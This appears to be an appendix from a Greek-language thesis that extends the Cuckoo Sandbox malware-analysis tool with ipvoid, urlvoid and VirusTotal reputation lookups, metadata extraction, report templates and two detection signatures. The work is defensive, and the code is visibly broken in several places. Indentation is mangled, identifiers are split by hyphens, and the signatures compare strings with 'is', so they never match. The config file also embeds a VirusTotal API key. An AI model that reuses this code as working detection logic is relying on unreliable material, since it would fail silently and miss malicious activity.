td><td><span class="label label-danger">)(POSSIBLY SAFE|BLACKLISTED)')
                                    location = re.compile('(?:td>Country Code</td><td><img src="http://www.ipvoid.-
com/images/flags/.+"\s{0,5}/>\s{0,3})(\([A-Z]+\)[\sA-Za-z]+)')
                                    infoParsed = re.findall(info,contentString)
                                    locationParsed = re.findall(location,contentString)

                                    if str(infoParsed)[2:-2] == "BLACKLISTED":
                                            ipvoid["value"] = "Malicius"
                                            ipvoid["url"] =  link
                                            ipvoid["location"] = str(locationParsed)[2:-2]

                                    elif str(infoParsed)[2:-2] == "POSSIBLY SAFE":
                                            ipvoid["value"] = "Clean"
                                            ipvoid["url"] =  link
                                            ipvoid["location"] = str(locationParsed)[2:-2]
                    else:
                            ipvoid["value"] = ""
                            ipvoid["url"] =  ""
                            ipvoid["location"] = ""


            except Exception, e:
                    ipvoid["value"] = "Unable To Enstablish Connection"
                    ipvoid["url"] =  "http://ipvoid.com/scan/" + ip
                    ipvoid["location"] = "Unable To Enstablish Connection"
            return ipvoid
     def urlvoid(self, domain):
            url = "http://urlvoid.com/scan/" + domain
            l=lambda:defaultdict(l)
            urlRet = l()


            proxy = urllib2.ProxyHandler()
            opener = urllib2.build_opener(proxy)
            ###
            opener.addheaders = [('User-agent', 'Mozilla/5.0')]
            response = opener.open("http://urlvoid.com/scan/" + domain)
            content = response.read()
            contentString = str(content)
```

```
            rpderr = re.compile('<title>Report not found</title>', re.IGNORECASE)
            rpdFinderr = re.findall(rpderr,contentString)

            if not rpdFinderr:

                        regex2= re.compile("<td><span class=\"label label-warning\">([0-9]+/[0-9]+)</span></td>")
                        regex1= re.compile("<tr><td>Safety Reputation</td><td><span class=\"label label-danger\">([0-9]+/
[0-9]+)</span></td></tr>")
                        detectionRate = re.findall(regex1,str(content))
                        detectionRate2 = re.findall(regex2,str(content))
                        detectionRateStr =  str(detectionRate).strip('[]').strip('\'\'')
                        detectionRateStr2 =  str(detectionRate2).strip('[]').strip('\'\'')

                        if not detectionRateStr:
                                    if detectionRateStr2:
                                                urlRet["value"]  = "Malicious"
                                                urlRet["url"] =  url
                                    else:

                                                urlRet["value"]  = "Clean"
                                                urlRet["url"] =  url
                        else:
                                    urlRet["value"]  = "Malicious"
                                    urlRet["url"] =  url

            else:

                        urlRet["value"]  = "Domain not listed"
                        urlRet["url"] =  url
            return urlRet
    def _check_http(self, tcpdata):
        """Checks for HTTP traffic.
        @param tcpdata: TCP data flow.
        """
        try:
            r = dpkt.http.Request()
            r.method, r.version, r.uri = None, None, None
            r.unpack(tcpdata)
        except dpkt.dpkt.UnpackError:
            if r.method is not None or r.version is not None or \
                    r.uri is not None:
                return True
            return False

        return True

    def _add_http(self, conn, tcpdata):
        """Adds an HTTP flow.
        @param conn: TCP connection info.
        @param tcpdata: TCP data flow.
        """
        if tcpdata in self.http_requests:
            self.http_requests[tcpdata]["count"] += 1
            return True

        try:
            http = dpkt.http.Request()
            http.unpack(tcpdata)
        except dpkt.dpkt.UnpackError:
            pass

        try:
            entry = {"count": 1}
```

```
            if "host" in http.headers and re.match(r'^([A-Z0-9][A-Z0-9][A-Z0-9\-]{0,61}[A-Z0-9])(\.([A-Z0-9][A-Z0-9][A-Z0-9\-]
{0,61}[A-Z0-9]))+(:[0-9]{1,5})?$', http.headers["host"], re.IGNORECASE):
                entry["host"] = convert_to_printable(http.headers["host"])
            else:
                entry["host"] = conn["dst"]

            entry["port"] = conn["dport"]

            # Manually deal with cases when destination port is not the default one,
            # and it is  not included in host header.
            netloc = entry["host"]
            if entry["port"] != 80 and ":" not in netloc:
                netloc += ":" + str(entry["port"])

            entry["data"] = convert_to_printable(tcpdata)
            entry["uri"] = convert_to_printable(urlunparse(("http",
                                                netloc,
                                                http.uri, None,
                                                None, None)))
            entry["body"] = convert_to_printable(http.body)
            entry["path"] = convert_to_printable(http.uri)

            if "user-agent" in http.headers:
                entry["user-agent"] = \
                    convert_to_printable(http.headers["user-agent"])
            else:
                entry["user-agent"] = ""

            entry["version"] = convert_to_printable(http.version)
            entry["method"] = convert_to_printable(http.method)

            self.http_requests[tcpdata] = entry
        except Exception:
            return False

        return True

    def _reassemble_smtp(self, conn, data):
        """Reassemble a SMTP flow.
        @param conn: connection dict.
        @param data: raw data.
        """
        if conn["dst"] in self.smtp_flow:
            self.smtp_flow[conn["dst"]] += data
        else:
            self.smtp_flow[conn["dst"]] = data

    def _process_smtp(self):
        """Process SMTP flow."""
        for conn, data in self.smtp_flow.iteritems():
            # Detect new SMTP flow.
            if data.startswith(("EHLO", "HELO")):
                self.smtp_requests.append({"dst": conn, "raw": data})

    def _check_irc(self, tcpdata):
        """
        Checks for IRC traffic.
        @param tcpdata: tcp data flow
        """
        try:
            req = ircMessage()
        except Exception:
            return False

        return req.isthereIRC(tcpdata)
```

```
def _add_irc(self, conn, tcpdata):
    """
    Adds an IRC communication.
            @param conn: TCP connection info.
    @param tcpdata: TCP data in flow
    """

    try:
        reqc = ircMessage()
        reqs = ircMessage()
        filters_sc = ["266"]
            client = reqc.getClientMessages(tcpdata)
            for message in client:
                    message.update(conn)
            server = reqs.getServerMessagesFilter(tcpdata, filters_sc)
            for message in server:
                message.update(conn)
        self.irc_requests = self.irc_requests + \
            client + \
            server
    except Exception:
        return False

    return True

def run(self):
    """Process PCAP.
    @return: dict with network analysis data.
    """
    log = logging.getLogger("Processing.Pcap")

    if not IS_DPKT:
        log.error("Python DPKT is not installed, aborting PCAP analysis.")
        return self.results

    if not os.path.exists(self.filepath):
        log.warning("The PCAP file does not exist at path \"%s\".",
                    self.filepath)
        return self.results

    if os.path.getsize(self.filepath) == 0:
        log.error("The PCAP file at path \"%s\" is empty." % self.filepath)
        return self.results

    try:
        file = open(self.filepath, "rb")
    except (IOError, OSError):
        log.error("Unable to open %s" % self.filepath)
        return self.results

    try:
        pcap = dpkt.pcap.Reader(file)
    except dpkt.dpkt.NeedData:
        log.error("Unable to read PCAP file at path \"%s\".",
                  self.filepath)
        return self.results
    except ValueError:
        log.error("Unable to read PCAP file at path \"%s\". File is "
                  "corrupted or wrong format." % self.filepath)
        return self.results

    offset = file.tell()
    first_ts = None
    for ts, buf in pcap:
```

```
        if not first_ts:
            first_ts = ts

        try:
            ip = iplayer_from_raw(buf, pcap.datalink())

            connection = {}
            if isinstance(ip, dpkt.ip.IP):
                connection["src"] = socket.inet_ntoa(ip.src)
                connection["dst"] = socket.inet_ntoa(ip.dst)
            elif isinstance(ip, dpkt.ip6.IP6):
                connection["src"] = socket.inet_ntop(socket.AF_INET6,
                                                     ip.src)
                connection["dst"] = socket.inet_ntop(socket.AF_INET6,
                                                     ip.dst)
            else:
                offset = file.tell()
                continue

            self._add_hosts(connection)

            if ip.p == dpkt.ip.IP_PROTO_TCP:
                tcp = ip.data
                if not isinstance(tcp, dpkt.tcp.TCP):
                    tcp = dpkt.tcp.TCP(tcp)

                if len(tcp.data) > 0:
                    connection["sport"] = tcp.sport
                    connection["dport"] = tcp.dport
                    self._tcp_dissect(connection, tcp.data)

                    src, sport, dst, dport = (connection["src"], connection["sport"], connection["dst"], connection["dport"])
                      if not ((dst, dport, src, sport) in self.tcp_connections_seen or (src, sport, dst, dport) in self.tcp_connec-
tions_seen):
                        self.tcp_connections.append((src, sport, dst, dport, offset, ts-first_ts))
                        self.tcp_connections_seen.add((src, sport, dst, dport))

            elif ip.p == dpkt.ip.IP_PROTO_UDP:
                udp = ip.data
                if not isinstance(udp, dpkt.udp.UDP):
                    udp = dpkt.udp.UDP(udp)

                if len(udp.data) > 0:
                    connection["sport"] = udp.sport
                    connection["dport"] = udp.dport
                    self._udp_dissect(connection, udp.data)

                    src, sport, dst, dport = (connection["src"], connection["sport"], connection["dst"], connection["dport"])
                     if not ((dst, dport, src, sport) in self.udp_connections_seen or (src, sport, dst, dport) in self.udp_connec-
tions_seen):
                        self.udp_connections.append((src, sport, dst, dport, offset, ts-first_ts))
                        self.udp_connections_seen.add((src, sport, dst, dport))

            elif ip.p == dpkt.ip.IP_PROTO_ICMP:
                icmp = ip.data
                if not isinstance(icmp, dpkt.icmp.ICMP):
                    icmp = dpkt.icmp.ICMP(icmp)

                self._icmp_dissect(connection, icmp)

            offset = file.tell()
        except AttributeError:
            continue
        except dpkt.dpkt.NeedData:
            continue
```

```
            except Exception as e:
                log.exception("Failed to process packet: %s", e)

        file.close()

        # Post processors for reconstructed flows.
        self._process_smtp()

        # Build results dict.
        self.results["hosts"] = self._enrich_hosts(self.unique_hosts)
        self.results["domains"] = self.unique_domains
        self.results["tcp"] = [conn_from_flowtuple(i) for i in self.tcp_connections]
        self.results["udp"] = [conn_from_flowtuple(i) for i in self.udp_connections]
        self.results["icmp"] = self.icmp_requests
        self.results["http"] = self.http_requests.values()
        self.results["dns"] = self.dns_requests.values()
        self.results["smtp"] = self.smtp_requests
        self.results["irc"] = self.irc_requests

        return self.results

class NetworkAnalysis(Processing):
    """Network analysis."""

    def run(self):
        self.key = "network"

        if not IS_DPKT:
            log.error("Python DPKT is not installed, aborting PCAP analysis.")
            return {}

        if not os.path.exists(self.pcap_path):
            log.warning("The PCAP file does not exist at path \"%s\".",
                        self.pcap_path)
            return {}

        if os.path.getsize(self.pcap_path) == 0:
            log.error("The PCAP file at path \"%s\" is empty." % self.pcap_path)
            return {}

        sorted_path = self.pcap_path.replace("dump.", "dump_sorted.")
        if Config().processing.sort_pcap:
            sort_pcap(self.pcap_path, sorted_path)
            results = Pcap(sorted_path).run()
        else:
            results = Pcap(self.pcap_path).run()

        # Save PCAP file hash.
        if os.path.exists(self.pcap_path):
            results["pcap_sha256"] = File(self.pcap_path).get_sha256()
        if os.path.exists(sorted_path):
            results["sorted_pcap_sha256"] = File(sorted_path).get_sha256()

        return results

def iplayer_from_raw(raw, linktype=1):
    """Converts a raw packet to a dpkt packet regarding of link type.
    @param raw: raw packet
    @param linktype: integer describing link type as expected by dpkt
    """
    if linktype == 1:  # ethernet
        pkt = dpkt.ethernet.Ethernet(raw)
        ip = pkt.data
    elif linktype == 101:  # raw
        ip = dpkt.ip.IP(raw)
```

```
    else:
        raise CuckooProcessingError("unknown PCAP linktype")
    return ip

def conn_from_flowtuple(ft):
    """Convert the flow tuple into a dictionary (suitable for JSON)"""
    sip, sport, dip, dport, offset, relts = ft
    return {"src": sip, "sport": sport,
            "dst": dip, "dport": dport,
            "offset": offset, "time": relts}

def batch_sort(input_iterator, output_path, buffer_size=32000, output_class=None):
    """batch sort helper with temporary files, supports sorting large stuff"""
    if not output_class:
        output_class = input_iterator.__class__

    chunks = []
    try:
        while True:
            current_chunk = list(islice(input_iterator, buffer_size))
            if not current_chunk:
                break
            current_chunk.sort()
            output_chunk = output_class(os.path.join(TMPD, "%06i" % len(chunks)))
            chunks.append(output_chunk)

            for elem in current_chunk:
                output_chunk.write(elem.obj)
            output_chunk.close()

        output_file = output_class(output_path)
        for elem in heapq.merge(*chunks):
            output_file.write(elem.obj)
        output_file.close()
    finally:
        for chunk in chunks:
            try:
                chunk.close()
                os.remove(chunk.name)
            except Exception:
                pass

class SortCap(object):
    """SortCap is a wrapper around the packet lib (dpkt) that allows us to sort pcaps
    together with the batch_sort function above."""

    def __init__(self, path, linktype=1):
        self.name = path
        self.linktype = linktype
        self.fd = None
        self.ctr = 0  # counter to pass through packets without flow info (non-IP)
        self.conns = set()

    def write(self, p):
        if not self.fd:
            self.fd = dpkt.pcap.Writer(open(self.name, "wb"), linktype=self.linktype)
        self.fd.writepkt(p.raw, p.ts)

    def __iter__(self):
        if not self.fd:
            self.fd = dpkt.pcap.Reader(open(self.name, "rb"))
            self.fditer = iter(self.fd)
            self.linktype = self.fd.datalink()
        return self
```

```
    def close(self):
        if self.fd:
            self.fd.close()
        self.fd = None

    def next(self):
        rp = next(self.fditer)
        if rp is None:
            return None
        self.ctr += 1

        ts, raw = rp
        rpkt = Packet(raw, ts)

        sip, dip, sport, dport, proto = flowtuple_from_raw(raw, self.linktype)

        # check other direction of same flow
        if (dip, sip, dport, sport, proto) in self.conns:
            flowtuple = (dip, sip, dport, sport, proto)
        else:
            flowtuple = (sip, dip, sport, dport, proto)

        self.conns.add(flowtuple)
        return Keyed((flowtuple, ts, self.ctr), rpkt)

def sort_pcap(inpath, outpath):
    """Use SortCap class together with batch_sort to sort a pcap"""
    inc = SortCap(inpath)
    batch_sort(inc, outpath, output_class=lambda path: SortCap(path, linktype=inc.linktype))
    return 0

def flowtuple_from_raw(raw, linktype=1):
    """Parse a packet from a pcap just enough to gain a flow description tuple"""
    ip = iplayer_from_raw(raw, linktype)

    if isinstance(ip, dpkt.ip.IP):
        sip, dip = socket.inet_ntoa(ip.src), socket.inet_ntoa(ip.dst)
        proto = ip.p

        if proto == dpkt.ip.IP_PROTO_TCP or proto == dpkt.ip.IP_PROTO_UDP:
            l3 = ip.data
            sport, dport = l3.sport, l3.dport
        else:
            sport, dport = 0, 0

    else:
        sip, dip, proto = 0, 0, -1
        sport, dport = 0, 0

    flowtuple = (sip, dip, sport, dport, proto)
    return flowtuple

def payload_from_raw(raw, linktype=1):
    """Get the payload from a packet, the data below TCP/UDP basically"""
    ip = iplayer_from_raw(raw, linktype)
    try:
        return ip.data.data
    except:
        return ""

def next_connection_packets(piter, linktype=1):
    """Extract all packets belonging to the same flow from a pcap packet iterator"""
    first_ft = None

    for ts, raw in piter:
```

```
        ft = flowtuple_from_raw(raw, linktype)
        if not first_ft:
            first_ft = ft

        sip, dip, sport, dport, proto = ft
        if not (first_ft == ft or first_ft == (dip, sip, dport, sport, proto)):
            break

        yield {
            "src": sip, "dst": dip, "sport": sport, "dport": dport,
            "raw": payload_from_raw(raw, linktype).encode("base64"),
            "direction": first_ft == ft,
        }

def packets_for_stream(fobj, offset):
    """Open a PCAP, seek to a packet offset, then get all packets belonging to the same connection"""
    pcap = dpkt.pcap.Reader(fobj)
    pcapiter = iter(pcap)
    ts, raw = pcapiter.next()

    fobj.seek(offset)
    for p in next_connection_packets(pcapiter, linktype=pcap.datalink()):
        yield p
```

Μετατροπή αρχείου network.html στο φάκελο cuckoo/data/html/sections/

```
<section id="network">
    <div class="section-title">
        <h4>Network Analysis</h4>
    </div>
    {% if results.network %}
        {% if results.network.hosts %}
            <div>
                <h4><a href="javascript:showHide('hosts');">Hosts Involved</a></h4>
                <div id="hosts" style="display: none;">
                    <table class="table table-striped table-bordered">
                        <tr>
                            <th>IP Address</th>
                            <th>Country Name</th>
                        </tr>
                        {% for host in results.network.hosts %}
                        <tr>
                            <td><span class="mono">{{host.ip}}</span></td>
                            <td><span class="mono">{{host.country_name}}</span></td>
                        </tr>
                        {% endfor %}
                    </table>
                </div>
            </div>
        {% endif %}

        {% if results.network.tcp %}
            <div>
                <h4><a href="javascript:showHide('tcp');">TCP Connections</a></h4>
                <div id="tcp" style="display: none;">
                    <table class="table table-striped table-bordered">
                        <tr>
                            <th>IP Address</th>
                            <th>Port</th>
```

```
            </tr>
            {% for conn in results.network.tcp %}
            <tr>
               <td><span class="mono">{{conn.dst}}</span></td>
               <td><span class="mono">{{conn.dport}}</span></td>
            </tr>
            {% endfor %}
         </table>
      </div>
   </div>
{% endif %}

{% if results.network.udp %}
   <div>
      <h4><a href="javascript:showHide('udp');">UDP Connections</a></h4>
      <div id="udp" style="display: none;">
         <table class="table table-striped table-bordered">
            <tr>
               <th>IP Address</th>
               <th>Port</th>
            </tr>
            {% for conn in results.network.udp %}
            <tr>
               <td><span class="mono">{{conn.dst}}</span></td>
               <td><span class="mono">{{conn.dport}}</span></td>
            </tr>
            {% endfor %}
         </table>
      </div>
   </div>
{% endif %}

{% if results.network.domains %}
<div>
   <h4><a href="javascript:showHide('dns');">DNS Requests</a></h4>
   <div id="dns" style="display: none;">
      <table class="table table-striped table-bordered">
         <tr>
            <th>Domain</th>
            <th>IP Address</th>
                     <!--<th>Alien Vault</th> -->
                     <th>IP Void</th>
                     <th>Location</th>
                     <th>URL Void</th>
                     <!--<th>Virus Total</th>-->
         </tr>
         {% for dns in results.network.domains %}
         <tr>
            <td><span class="mono">{{dns.domain}}</span></td>
            <td><span class="mono">{{dns.ip}}</span></td>
                     <td><a href={{dns.ipvoid.url}}>{{dns.ipvoid.value}}</a></td>
                     <td><a href={{dns.ipvoid.url}}>{{dns.ipvoid.location}}</a></td>
                     <td><a href={{dns.urlvoid.url}}>{{dns.urlvoid.value}}</a></td>


         </tr>
         {% endfor %}
      </table>
   </div>
</div>
```

```
{% endif %}

{% if results.network.http %}
<div>
   <h4><a href="javascript:showHide('http');">HTTP Requests</a></h4>
   <div id="http" style="display: none;">
      <table class="table table-striped table-bordered">
         <tr>
            <th>URL</th>
            <th>Data</th>
         </tr>
         {% for http in results.network.http %}
         <tr>
            <td><span class="mono">{{http.uri}}</span></td>
            <td><span class="mono"><pre>{{http.data}}</pre></span></td>
         </tr>
         {% endfor %}
      </table>
   </div>
</div>
{% endif %}

{% if results.network.irc %}
<div>
   <h4><a href="javascript:showHide('irc');">IRC Requests</a></h4>
   <div id="irc" style="display: none;">
      <table class="table table-striped table-bordered">
         <tr>
            <th>Command</th>
            <th>Params</th>
            <th>Type</th>
         </tr>
         {% for irc in results.network.irc %}
         <tr>
            <td><span class="mono">{{irc.command}}</span></td>
            <td><span class="mono"><pre>{{irc.params}}</pre></span></td>
            <td><span class="mono"><pre>{{irc.type}}</pre></span></td>
         </tr>
         {% endfor %}
      </table>
   </div>
</div>
{% endif %}

{% if results.network.icmp %}
<div>
   <h4><a href="javascript:showHide('icmp');">ICMP requests</a></h4>
   <div id="icmp" style="display: none;">
      <table class="table table-striped table-bordered">
         <tr>
           <th>Source</th>
           <th>Destination</th>
           <th>ICMP Type</th>
           <th>Data</th>
         </tr>
         {% for icmp in results.network.icmp %}
         <tr>
           <td><span class="mono">{{icmp.src}}</span></td>
           <td><span class="mono">{{icmp.dst}}</span></td>
           <td><span class="mono">{{icmp.type}}</span></td>
```

```
                <td><span class="mono"><pre>{{icmp.data}}</pre></span></td>
              </tr>
              {% endfor %}
            </table>
          </div>
        </div>
      {% endif %}

       {% if not results.network.hosts and not results.network.domains and not results.network.http and not
results.network.irc and not results.network.icmp %}
         Nothing to display.
      {% endif %}
   {% else %}
      Nothing to display.
   {% endif %}
</section>
```

Δημιουργία του αρχείου malicious_connection.py (Cuckoo Signature malicious_-connection) στο φάκελο cuckoo/modules/signatures/

```
from lib.cuckoo.common.abstracts import Signature

class malicious_connection(Signature):
   name = "malicious_connection"
   description = "Malicious Connection"
   severity = 4
   categories = ["online"]
   authors = ["Christos Lyvas"]
   minimum = "0.5"

   def run(self):

      if "network" in self.results:
            ret = False
            for interator in self.results["network"]["domains"]:
                  if str(interator["ipvoid"]["value"]) is "Malicious":
                        return True
                  elif str(interator["urlvoid"]["value"]) is "Malicious":
                        return True

      return False
```

Π.2.2 Εξαγωγή Metadata

Μετατροπή αρχείου processing.conf στο φάκελο cuckoo/config

```
# Enable or disable the available processing modules [on/off].
```

```
# If you add a custom processing module to your Cuckoo setup, you have to add
# a dedicated entry in this file, or it won't be executed.
# You can also add additional options under the section of your module and
# they will be available in your Python class.

[analysisinfo]
enabled = yes

[behavior]
enabled = yes

[debug]
enabled = yes

[dropped]
enabled = yes

[memory]
enabled = no

[network]
enabled = yes

[procmemory]
enabled = yes

[static]
enabled = yes

[strings]
enabled = yes

[metadata]
enabled = yes

[targetinfo]
enabled = yes

[virustotal]
enabled = yes
timeout = 60
# Add your VirusTotal API key here. The default API key, kindly provided
# by the VirusTotal team, should enable you with a sufficient throughput
# and while being shared with all our users, it shouldn't affect your use.
key = a0283a2c3d55728300d064874239b5346fb991317e8449fe43c902879d758088
```

Δημιουργία αρχείου metadata.py στο φάκελο cuckoo/modules/processing/

```
import os
import re
from lib.cuckoo.common.abstracts import Processing
from lib.cuckoo.common.exceptions import CuckooProcessingError
from lib.cuckoo.common.objects import File
import logging
try:
    import exiftool
    HAVE_EXIF = True
```

```
except ImportError:
    HAVE_EXIF = False

log = logging.getLogger(__name__)
if not HAVE_EXIF:
        log.exception("Missing dependency, install pyexiftool")

class metadata(Processing):
        def run(self):

                self.key = "metadata"
                metadataDict = {}
                if self.task["category"] == "file":
                        if not os.path.exists(self.file_path):
                                raise CuckooProcessingError("File {0} not found, skipping it".format(self.-
file_path))
                        try:
                                with exiftool.ExifTool() as et:
                                metadata = et.get_metadata(self.file_path)
                        except Exception:
                        log.exception("Generic error extracting metadata")
                        for key, value in metadata.items():
                                regex = "(?:\:)([A-Za-z-]*)"
                                k = re.findall(regex, key)
                                pattern = r'([A-Z]{2,}(?=[A-Z]|$)|[A-Z][a-z]*)'
                                line = ' '.join(re.findall(pattern, str(k).strip("[]").strip("\'").strip("\'u")))
                                if line:
                                        try:
                                                metadataDict[line] = str(value)
                                        except Exception, e:
                                                metadataDict[line] = unicode(value)

                return metadataDict
```

Δημιουργία αρχείου metadata.html στο φάκελο cuckoo/data/html/sections/

```
<section id="metadata">
    <div class="section-title">
        <h4>File Metadata</h4>
    </div>
    <table class="table table-striped table-bordered">
        <colgroup>
            <col width="150" />
            <col width="*" />
        </colgroup>
            {% if results.metadata %}
                {% for key in results.metadata|sort %}
                    <tr>
                        <th>{{key}}</th>
                        <td><span class="mono">{{results["metadata"][key]}}</span></td>
                    </tr>
                {% endfor %}
            {% endif %}
    </table>
</section>
```

Προσθήκη πεδίου metadata στη γενική html αναφορά του Cuckoo Sandbox base-report.html στο φάκελο cuckoo/data/html

```
<!--
  Cuckoo Sandbox - Automated Malware Analysis
  Copyright (C) 2010-2015 Cuckoo Foundation.
  http://www.cuckoosandbox.org

  This file is part of Cuckoo.

  Cuckoo is free software: you can redistribute it and/or modify
  it under the terms of the GNU General Public License as published by
  the Free Software Foundation, either version 3 of the License, or
  (at your option) any later version.

  Cuckoo is distributed in the hope that it will be useful,
  but WITHOUT ANY WARRANTY; without even the implied warranty of
  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
  GNU General Public License for more details.

  You should have received a copy of the GNU General Public License
  along with this program.  If not, see http://www.gnu.org/licenses/
-->
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Cuckoo Sandbox</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<style>
{% include "css/bootstrap.min.css" %}
{% include "css/bootstrap-responsive.min.css" %}
body {
    margin-top: 20px;
}
.footer {
    margin-top: 45px;
    padding: 35px 0 36px;
    border-top: 1px solid #e5e5e5;
}
.footer p {
    margin-bottom: 0;
    color: #555;
}
.mono {
    font-family: monospace;
}
.signature {
    padding: 6px;
    margin-bottom: 3px;
}
img.fade {
    opacity:0.4;
    filter:alpha(opacity=40);
}
img.fade:hover {
    opacity:1.0;
```

```
    filter:alpha(opacity=100);
}
.section-title {
    border-bottom: 1px solid #eee;
    margin-bottom: 15px;
    margin-top: 20px;
    padding-bottom: 3px;
}
.filesystem {
    background-color: #ffe3c5; {# Light Orange #}
}
.registry {
    background-color: #ffc5c5; {# Light Red #}
}
.process {
    background-color: #c5e0ff; {# Light Blue #}
}
.services {
    background-color: #ccc5ff;
}
.device {
    background-color: #ccc5ff;
}
.network {
    background-color: #d3ffc5; {# Light Green #}
}
.socket {
    background-color: #d3ffc5;
}
.synchronization {
    background-color: #f9c5ff;
}
</style>
</head>
<body>
<div class="container-fluid">
    {% include "graphic/logo.html" %}
    <div class="navbar navbar-inverse" style="margin-top: 10px;">
        <div class="navbar-inner">
            <div class="container-fluid">
                <div class="nav-collapse">
                    <ul class="nav">
                        <li><a href="#info">Info</a></li>
                        {% if results.info.category == "file" %}
                        <li><a href="#file">File</a></li>
                        <li><a href="#metadata">Metadata</a></li>
                        {% elif results.info.category == "url" %}
                        <li><a href="#url">URL</a></li>
                        {% endif %}
                        <li><a href="#signatures">Signatures</a></li>
                        <li><a href="#screenshots">Screenshots</a></li>
                        {% if results.info.category == "file" %}
                        <li><a href="#static">Static</a></li>
                        {% endif %}
                        <li><a href="#dropped">Dropped</a></li>
                        <li><a href="#network">Network</a></li>
                        <li><a href="#behavior">Behavior</a></li>
                        <li><a href="#volatility">Volatility</a></li>
                                <!-- BOTTLEREMOVEME <li><a href="/pcap/{{results.info.id}}">PCAP</a></li> BOT-
TLEREMOVEME --!>
```

```
                    <!-- BOTTLEREMOVEME <li><a href="/view/{{results.info.id}}/download">Download Report</a></li> BOTTLEREMOVEME --!>
                    <!-- BOTTLEREMOVEME <li><li><a href="/files/{{results.info.id}}">Download Files</a></li> BOTTLEREMOVEME --!>
                </ul>
            </div>
        </div>
    </div>
    {% block content %}{% endblock %}

    <footer class="footer">
        <p class="pull-right"><a href="#">Back to top</a></p>
        <p>&copy;2010-2015 <a href="http://www.cuckoosandbox.org">Cuckoo Sandbox</a></p>
    </footer>
</div>
<script>
{% include "js/bootstrap.min.js" %}
{% include "js/functions.js" %}
</script>
</body>
</html>
```

Π.2.3 Αναζήτηση Παραγόμενων Αρχείων Στο Virustotal

Μετατροπή αρχείου dropped.py στο φάκελο cuckoo/modules/processing/

```
# Copyright (C) 2010-2015 Cuckoo Foundation.
# This file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org
# See the file 'docs/LICENSE' for copying permission.

import os
import re
import urllib2
from lib.cuckoo.common.abstracts import Processing
from lib.cuckoo.common.objects import File
from lib.cuckoo.common.utils import convert_to_printable
from collections import defaultdict
class Dropped(Processing):
    """Dropped files analysis."""

    def run(self):
        """Run analysis.
        @return: list of dropped files with related information.
        """
        self.key = "dropped"
        dropped_files = []

        for dir_name, dir_names, file_names in os.walk(self.dropped_path):
            for file_name in file_names:
```

```
        file_path = os.path.join(dir_name, file_name)
        if file_name.endswith("_info.txt") and not os.path.exists(file_path + "_info.txt"):
            continue
        guest_paths = [line.strip() for line in open(file_path + "_info.txt")]

        file_info = File(file_path=file_path,guest_paths=guest_paths).get_all()
        if "ASCII" in file_info["type"]:
            with open(file_info["path"], "r") as drop_open:
                filedata = drop_open.read(2049)
            if len(filedata) > 2048:
                file_info["data"] = convert_to_printable(filedata[:2048] + " <truncated>")
            else:
                file_info["data"] = convert_to_printable(filedata)




                url = "http://www.virustotal.com/en/file/" + file_info["sha256"] + '/analysis/'
                l=lambda:defaultdict(l)
                virustotal = l()
                proxy = urllib2.ProxyHandler()
                opener = urllib2.build_opener(proxy)
                opener.addheaders= [('Referer', 'https://www.malwr.com/'),
                        ('Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
                        ('Host', 'www.virustotal.com'),
                        ('Accept-Language', 'el-GR,el;q=0.8,en-US;q=0.5,en;q=0.3'),
                        ('Accept-Encoding', 'gzip, deflate'),
                        ('Cookie', ''),
                        ('Connection', 'keep-alive')]
                response = opener.open(url)
                content = response.read()
                contentString = str(content)
                rpd = re.compile('([0-9]+\s{1,10}/\s{1,10}[0-9]+)')
                rpdFind = re.findall(rpd,contentString)
                _str =  str(rpdFind)[2:-2]
                if _str :
                        if int(_str.split("/")[0]) > 0:
                                virustotal["value"] = "Malicious"
                                virustotal["url"] = url
                                isMalware = True

                        else:

                                virustotal["value"] = "Benign"
                                virustotal["url"] = url
                else:
                        virustotal["value"] = "File Not Found"
                        virustotal["url"] = url

                file_info["virustotal"] = virustotal

        dropped_files.append(file_info)


return dropped_files
```

Δημιουργία του αρχείου malicious_drop.py (Cuckoo Signature malicious_drop) στο φάκελο cuckoo/modules/signatures/

```
from lib.cuckoo.common.abstracts import Signature

class malicious_connection(Signature):
        name = "malicious_drop"
        description = "Malicious Drop"
        severity = 5
        categories = ["online"]
        authors = ["Christos Lyvas"]
        minimum = "0.5"

        def run(self):

        if "dropped" in self.results:

                        for interator in self.results["dropped"]:

                                if str(interator["virustotal"]["value"]) is "Malicious":
                                        return True
        return False
```

Π.2.4 Ανάλυση Περιεχομένου Αρχείων PDF

Προσθήκη βιβλιοθηκών pdftools[6] και peepdf[7] στο φάκελο cuckoo/lib/cuckoo/common και προσθήκη σε όλους τους υποφακέλους αρχείο με ονομασία __init__.py

Αρχείο: __init__.py

```
# Copyright (C) 2010-2015 Cuckoo Foundation.
# This file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org
# See the file 'docs/LICENSE' for copying permission.
```

Μετατροπή του αρχείου static.py στο φάκελο cuckoo/modules/processing

```
# Copyright (C) 2010-2015 Cuckoo Foundation.
# This file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org
# See the file 'docs/LICENSE' for copying permission.
```

---

[6] https://github.com/tomcarver/pdf-tools

[7] https://code.google.com/p/peepdf/

```
import json
import lib.cuckoo.common.office.olefile as olefile
import lib.cuckoo.common.office.vbadeobf as vbadeobf
import logging
import os
from datetime import datetime, date, time

try:
    import magic
    HAVE_MAGIC = True
except ImportError:
    HAVE_MAGIC = False

try:
    import pefile
    import peutils
    HAVE_PEFILE = True
except ImportError:
    HAVE_PEFILE = False

try:
    import PyV8
    HAVE_PYV8 = True
except ImportError:
    HAVE_PYV8 = False

try:
    from M2Crypto import m2, BIO, X509, SMIME
    HAVE_CRYPTO = True
except ImportError:
    HAVE_CRYPTO = False

from lib.cuckoo.common.abstracts import Processing
from lib.cuckoo.common.constants import CUCKOO_ROOT
from lib.cuckoo.common.objects import File
from lib.cuckoo.common.office.oleid import OleID
from lib.cuckoo.common.office.olevba import detect_autoexec
from lib.cuckoo.common.office.olevba import detect_hex_strings
from lib.cuckoo.common.office.olevba import detect_patterns
from lib.cuckoo.common.office.olevba import detect_suspicious
from lib.cuckoo.common.office.olevba import filter_vba
from lib.cuckoo.common.office.olevba import VBA_Parser
from lib.cuckoo.common.utils import convert_to_printable
from lib.cuckoo.common.pdftools.pdfid import PDFiD, PDFiD2JSON
from lib.cuckoo.common.peepdf.PDFCore import PDFParser
